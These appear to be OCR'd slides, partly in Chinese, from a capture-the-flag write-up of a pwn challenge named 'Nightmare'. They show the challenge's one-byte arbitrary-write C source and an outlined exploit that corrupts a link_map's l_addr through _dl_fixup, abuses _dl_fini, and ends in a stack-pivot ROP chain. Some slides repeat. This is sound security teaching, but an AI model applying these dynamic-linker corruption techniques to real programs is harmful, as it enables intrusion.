


```
$
uint8_t *chunk = 0;

void __attribute__((constructor)) nightmare()
{
    if (!chunk)
    {
        chunk = malloc(0x40000);
        seccomp();
    }
    uint8_t byte = 0;
    size_t offset = 0;

    read(0, &offset, sizeof(size_t));
    read(0, &byte, sizeof(uint8_t));

    chunk[offset] = byte;

    write(1, "BORN TO WRITE WORLD IS A CHUNK 鬼神 LSB Em All 1972 I am mov man 410,757,864,530 CORRUPTED POINTERS", 101);
    _Exit(0);
}

int main()
{
    _Exit(0);
}
```

$ Nightmare

Environment

- Source code 分析



```c
uint8_t *chunk = 0;

void __attribute__((constructor)) nightmare()
{
    if (!chunk)
    {
        chunk = malloc(0x40000);
        seccomp();
    }
    uint8_t byte = 0;
    size_t offset = 0;

    read(0, &offset, sizeof(size_t));
    read(0, &byte, sizeof(uint8_t));

    chunk[offset] = byte;

    write(1, "BORN TO WRITE WORLD IS A CHUNK 鬼神 LSB Em All 1972 I am mov man 410,757,864,530 CORRUPTED POINTERS", 101);
    _Exit(0);
}

int main()
{
    _Exit(0);
}
```

malloc 大塊記憶體是用 mmap，
因此會與 libc 有固定 offset

只能寫一個 byte

_Exit = _exit，並且沒有像 exit
有許多 hook 可以控制

$ Nightmare

Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !


$ Nightmare

Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !

$ Nightmare

Exploitation




```
$ 

 _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
 {
     symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;
     strtab = l->l_info[ DT_STRTAB ].d_un.d_ptr;
     pltgot = l->l_info[ DT_PLTGOT ].d_un.d_ptr;
     reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;
     sym = &symtab[ reloc->r_info >> 32 ];
     rel_addr = l->l_addr + reloc->r_offset;

     if (ELFW(ST_VISIBILITY)(sym->st_other) == 0)
     {
         result_link_map = _dl_lookup_symbol_x (strtab + sym->st_name);
         value = l->l_addr + sym->st_value
     }
     else
     {
         value = l->l_addr + sym->st_value
         result_link_map = l;
     }
     return *rel_addr = value;
 }
```

精簡版 _dl_fixup

$ Nightmare

Exploitation

執行 _dl_fixup 解析 write 時，這邊等同於 l->l_addr + write@got；
如果竄改 l->l_addr 使得 (l->l_addr)’ = l->l_addr - write@got + _exit@got，就能讓
(l->l_addr)’ + write@got = l->l_addr + _exit@got，進而解析 write function 位址到 _Exit@got



```
    sym = &symtab[ reloc->r_info >> 32 ];
    rel_addr = l->l_addr + reloc->r_offset;

    if (ELFW(ST_VISIBILITY)(sym->st_other) == 0)
    {
